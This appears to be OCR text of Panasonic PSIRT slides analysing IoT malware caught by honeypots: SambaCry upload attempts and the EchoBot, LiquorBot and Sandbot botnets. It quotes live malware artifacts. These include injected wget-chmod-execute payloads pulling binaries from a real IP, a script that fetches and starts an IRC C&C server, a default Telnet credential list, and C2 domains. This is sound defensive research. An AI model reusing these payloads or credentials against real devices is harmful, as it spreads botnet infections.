cZlnZNb2.so	ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=771b11b37dd1b1efee7456515594ab23722942f5, not stripped
TQGSduxz.so	ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,

・4 suspicious files

Observed between October – December, 2018




Content Type	Size	Filename
FILE (260/260) W [100.00%]	260 ...	nmap-test-file
FILE (260/260) W [100.00%]	260 ...	nmap-test-file
FILE (260/260) W [100.00%]	260 ...	nmap-test-file
FILE (260/260) W [100.00%]	260 ...	nmap-test-file

・1 malware sample

・W32/Tenga

Observed between January – March, 2019



\TREEID_1 PIPE (Not Implemented) (0/0) W [0.00%] 0 bytes \srvsvc
\TREEID_2 FILE (2600/3447336) R [0.00%] 3447 kB \pqxjup.exe
\TREEID_2 FILE (3447336/3447336) R [100.00%] 3447 kB \pqxjup.exe

utenti.lycos.it
GET /vx9/dl.exe HTTP/1.1
Host: utenti.lycos.it
dl.exe
winlogon.exe

vx9.users.freebsd.at

Panasonic PSIRT

Panasonic Cyber Security Lab

Attacked Home IoT Appliances -Suspicious Files-

- Listing of shared folders

```
SRVSVC                401 NetShareEnumAll response
```

- Upload malware
  - Malware exploits CVE-2017-7494 (SambaCry)

```
SMB      148 Open AndX Request, FID: 0x1312, Path: \LUWCTOvs.so
SMB      135 Open AndX Response, FID: 0x1312
TCP       66 445 → 41759 [ACK] Seq=347 Ack=6221 Win=26112 Len=0 TSval=357020267 TSecr=12867120
TCP       66 445 → 41759 [ACK] Seq=347 Ack=7764 Win=28992 Len=0 TSval=357020267 TSecr=12867120
SMB      117 Write AndX Response, FID: 0x1312, 7268 bytes
SMB      111 Close Request, FID: 0x1312
```

- Attempts to load malware onto Samba server
  - Fails to specify full path for malware. Attack attempt unsuccessful.

```
SMB      116 Tree Connect AndX Response
SMB      196 NT Create AndX Request, Path: \PIPE\/mnt/fuse/mnt/hdd/SHARE/LUWCTOvs.so
SMB      105 NT Create AndX Response, FID: 0x0000, Error: STATUS_OBJECT_NAME_NOT_FOUND
```

- Delete malware
  - Not deleted entirely, some parts remain

```
SMB      121 Delete Request, Path: \LUWCTOvs.so
TCP       66 445 → 41363 [ACK] Seq=278 Ack=402 Win=14528 Len=0
SMB      105 Delete Response
```

IoT Malware Analysis (Case 1) - EchoBot

- Mirai variant
- After intrusion, process name is disguised
- Scanner depends on environment
  - Only vulnerabilities scanner (1 CPU)
  - Vulnerabilities scanners and Telnet/SSH scanner (More than 1 CPU)
- Targets vulnerability (command injection) in IoT device

```
131  util_strcpy(v10, &v93);
132  v11 = 4 * (rand_next() % 6) + 12;
133  rand_abc((int)&v93, v11);
134  *((_BYTE *)&v101 + v11 - 80) = 0;
135  prctl(15, &v93, &v101);
```

```
Name                Pid          PPid
------------------- ------------ ------
bioset              58           2
NetworkManager      812          1
2liomfiaedoej4k     5268         5262
```

```
62   v5 = realtekscan();
63   v6 = spreecommercescan(v5);
64   v7 = redminescan(v6);
65   v8 = quicktimescan(v7);
66   v9 = plonescan(v8);
67   v10 = openviewscan(v9);
68   v11 = op5v7scan(v10);
69   v12 = op5scan(v11);
70   v13 = nagiosscan(v12);
71   v14 = mitelscan(v13);
72   v15 = gitoriousscan(v14);
73   v16 = freepbxscan(v15);
74   v17 = ctekscan(v16);
75   v18 = crmscan(v17);
76   v19 = barracudascan(v18);
77   v20 = awstatsmigratescan(v19);
78   v21 = awstatsconfigdirscan(v20);
79   v22 = awstatstotalsscan(v21);
80   v23 = alcatelscan(v22);
81   v24 = asuswrtscan(v23);
82   v25 = zeroshellscan(v24);
83   v26 = yealinkscan(v25);
84   v27 = seowonintechscan(v26);
85   v28 = linksysscan(v27);
86   v29 = dlinkscan(v28);
87   v30 = ddwrtscan(v29);
88   v31 = airosscan(v30);
89   v32 = asmaxscan(v31);
90   v33 = wificamscan(v32);
91   v34 = geutebruckscan(v33);
92   v35 = vmwarescan(v34);
93   v36 = admscan(v35);
94   v37 = dreamboxscan(v36);
95   v38 = wepresentscan(v37);
96   v39 = supersignscan(v38);
97   v40 = oraclescan(v39);
98   v41 = nuuoscan(v40);
99   v42 = netgearscan(v41);
100  v43 = hootooscan(v42);
101  v44 = asusscan(v43);
102  v45 = dellscan(v44);
103  v46 = umotionscan(v45);
104  v47 = veralite_init(v46);
105  v48 = Blackboxscan(v47);
106  result = belkin_init(v48);
```

```
"POST /apps/a3/cfg_ethping.cgi HTTP/1.1",0xD,0xA
                    ; DATA XREF: ctekscan+2310↑o
                    ; .text:off_2C960↑o
0xD,0xA
"MYLINK=%2Fapps%2Fa3%2Fcfg_ethping.cgi&CMD=u&PINGADDRESS=;cd /tmp"
"; wget http://31.13.195.251/ECHO/ECHOBOT.mips; chmod 777 ECHOBOT"
".mips; ./ECHOBOT.mips; rm -rf ECHOBOT.mips; history -c+%26",0xD,0xA
0xD,0xA,0
```

```
"GET /cgi-bin/masterCGI?ping=nomip&user=;cd /tmp; wget http://31."
                    ; DATA XREF: alcatelscan+2300↑o
                    ; .text:off_1141C↑o
"13.195.251/ECHO/ECHOBOT.x86; chmod 777 ECHOBOT.x86; ./ECHOBOT.x8"
"6; rm -rf ECHOBOT.x86; history -c; HTTP/1.1",0xD,0xA
0xD,0xA,0
```

(Observed between April - June 2019)

IoT Malware Analysis (Case 1) - EchoBot

- Encrypts password list used during Telnet scan
  - Original Key “DEADBEEF”
  - XOR Key ”DFDAACFD”
- C&C Server
  - IP addresses from China
- DoS Functions
  - Typical mirai DDoS functions
- ARM, MIPS, PPC, SH4, SPC, x86, etc.

```
                    EXPORT table_key
table_key           DCD 0xDFDAACFD
```

```
akumaiotsolutions.pw
ETX
akuma.pw
```

Resolve	Location
117.50.14.196	CN


- attack_method_udpplain
- attack_method_std
- attack_method_udpgeneric
- attack_method_greeth
- attack_method_greip
- attack_method_udpvse
- attack_method_udpdns
- attack_method_tcpxmas
- attack_method_tcpstomp
- attack_method_tcpack
- attack_method_tcpsyn


```
(root, xc3511)                  (admin, firetide)
(root, vizxv)                   (sweex, mysweex)
(root, admin)                   (, hame)
(user, user)                    (admin, hsparouter)
(root, 5up)                     (root, aaaaaa)
(default, )                     (netscreen, netscreen)
(default, default)              (1234, comcast)
(root, default)                 (, 211cmw91765)
(root, Zte521T)                 (cable, )
(root, hi3518)                  (admin, arrowpoint)
(support, support)              (admin, airlive)
(telnetadmin, telnetadmin)      (, public)
(blueangel, blueangel)          (admin, sky)
(root, abnareum10)              (admin, urchin)
(root, Admin@tbroad)            (AdvWebadmin, advcomm500349)
(root, superuser)               (admin, readwrite)
(admin, 9999)                   (status, readonly)
(root, camera)                  (root, skyboxview)
(root, ikwd)                    (, rainbow)
(admin, wbox123)                (root, bagabu)
(admin, pfsense)                (admin, allot)
(admin, aerohive)               (gonzo, )
(hadoop, 123456)                (admin, extendnet)
(hadoop, hadoop@123)            (admin, publish)
(hadoop, hadoopuser)            (root, tooridu)
(root, awind5885)               (root, trendimsa1.0)
(, connect)
```


(Observed between June - July 2019)


IoT Malware Analysis (Case 2) - LiquorBot

- Mirai variant
  - Rewritten in golang
- Scan vulnerabilities for many IoT devices
  - Linksys
  - Dlink
  - …
- SSH scanner
  - Brute force attack for SSH
- Recognized as nonmalicious by VirusTotal
- Coin Miner functions
- MIPS









(Observed between Jan - Feb 2020)

Panasonic PSIRT

Panasonic Cyber Security Lab

IoT Malware Analysis (Case 3) - Sandbot

- Tsunami variant

```
Pb )
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.95 Copyright (C) 1996-2018 the UPX Team. All Rights Reserved. $
/proc/self/exe
x/Y
H}#L
        17k
D:Q(
```

- Packed by UPX

```
1  IPT=/sbin/iptables;
2  $IPT -N TN;
3  $IPT -A TN -s %s -j ACCEPT;
4  $IPT -A TN -p tcp -m tcp --dport 23 -j REJECT;
5  $IPT -I INPUT -j TN;
6  $IPT-save;
7   echo 'nameserver 4.2.2.2' > /tmp/resolv.conf;
8   echo 'namserver 208.67.222.222' >> /tmp/resolv.conf
```

- Infection through telnet
  - Drop telnet connection after infection

```
memcpy(&dest, "xm@_;w,B-Z*j?nvE|sq1o$3\"7zKC<F)utAr.p%=>4ihgfe6cba~&5Dk2d!8+9Uy:", 0x40u);
memcpy(&v6, &C_241_6966, 0x40u);                // 0123456789abcdefghijklmnopqrstuvwxyzABCDE
FGHIJKLMNOPQRSTUVWXYZ.
```

```
root@ubuntu:/home/analysis/Desktop# ./hide -decode "jq|qC?ys7<F"
decoded[jq|qC?ys7<F]:
bigirc.host
```

- Mapping table for encryption/decryption

bigirc.host

Registrar Data

Registrant Contact Information:

Name	WhoisGuard Protected
Organization	WhoisGuard, Inc.
Address	P.O. Box 0823-03411
City	Panama
State / Province	Panama


- Support command to deploy bot as C2
  - Deploy “ngircd” IRC server

```
export PATH=/var/bin:/bin:/sbin:/usr/sbin:/usr/bin;export
fileGet=ngircd cd /var/bin;(([ ! -e /var/bin/$fileGet ] || [ !
-s /var/bin/$fileGet ]) && ((wget -O ngircd %s/$fileGet || tftp
-g -r $fileGet %s) && chmod +x $fileGet && ls -l
/var/bin/$fileget) || echo error) && export conf=%s && (([ ! -e
/var/bin/$conf ] || [ ! -s /var/bin/$conf ]) && (wget -O conf
%s/$conf || tftp -g -r $conf %s) && (ls -l /var/bin/$conf) ||
echo error) && (iptables -I INPUT 1 -p tcp --dport 6667 -j
ACCEPT && ngircd -f /var/bin/$conf) && echo CnC is up.) &
```

- ARM

Next Steps

Future Vision - Strengthen B2C Security





The goal is to strengthen overall IoT security

Collaborate with industry to see if global trends match attacks against our products


Categorize attack against product in development with standard framework (e.g. MITRE ATT&CK, etc.)


Proactively Collect / Analyze incoming threats





Timestamp	Honeypot	Source Country	Destination Country	Protocol
11:37:32	dionaea.connections	Thailand <13.82, 100.55>	Taiwan <23.5, 121>	SMB
11:37:32	dionaea.connections	United Kingdom <51.49, -0.13>	Taiwan <23.5, 121>	5648
11:37:31	dionaea.connections	Thailand <13.82, 100.55>	Taiwan <23.5, 121>	SMB
11:37:30	dionaea.connections	China <23.03, 113.71>	Japan <35.02, 135.75>	RTP
11:37:29	dionaea.connections	China <41.79, 123.43>	Japan <35.02, 135.75>	RTP





Panasonic PSIRT

Panasonic Cyber Security Lab


Panasonic
PSIRT


Panasonic
Cyber Security Lab